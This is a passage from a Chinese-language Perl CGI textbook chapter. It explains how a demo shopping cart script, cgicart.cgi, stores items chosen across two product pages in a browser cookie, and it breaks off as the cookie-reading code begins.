


图 24.11 选择家庭用品

当用户单击该按钮时，就会调用购物车脚本 cgicart.cgi。这个脚本会采用用户机器上购买的项存储一个 cookie，并显示这些项，如图 24.12 所示。




图 24.12 显示购物车中的家庭用品



用户也可以导航到另一个页面，例如办公产品页面，只需单击 Go To Office Products 按钮，就可以打开办公产品页面，如图 24.13 所示。



图 24.13 选择办公产品

在办公产品页面中，用户可以选择要购买的附加产品，只需单击适当的复选框，然后单击 Add To Shopping Cart 按钮。当用户单击该按钮时，购物车会显示两个页面中已经选定的所有项，如图 24.14 所示。




图 24.14 显示购物车中的家庭和办公用品



这样，一个购物车就能够记录用户在多个购物页面中创建的所有购买信息。

注意，所有这些脚本都必须知道其他脚本在哪里，这样用户就能够在它们之间自由地移动。这就意味着：如果想试验这些演示程序，则应该调整每个脚本中的 3 个 URL（例如，在 `cgishop1.cgi` 中，把 `www.yourserver.com/~username/cgi/cgishop2.cgi` 更改为 `cgishop2.cgi` 的实际 URL，等等）。

这个应用程序的实际工作存在于 `cgicart.cgi` 中。由 `cgishop1.cgi` 和 `cgishop2.cgi` 创建的两个购物页面只包含带有复选框的表单。是 `cgicart.cgi` 读取了这些复选框的值，并把结果存储在一个 `cookie` 中。

我将把购物车数据存储在一个名为 `cart` 的 `cookie` 中，所以 `cgicart.cgi` 中的第一个操作是通过把这个 `cookie` 的内容读入 `$purchases` 标量中，来检查是否有正在等待的购买：

```
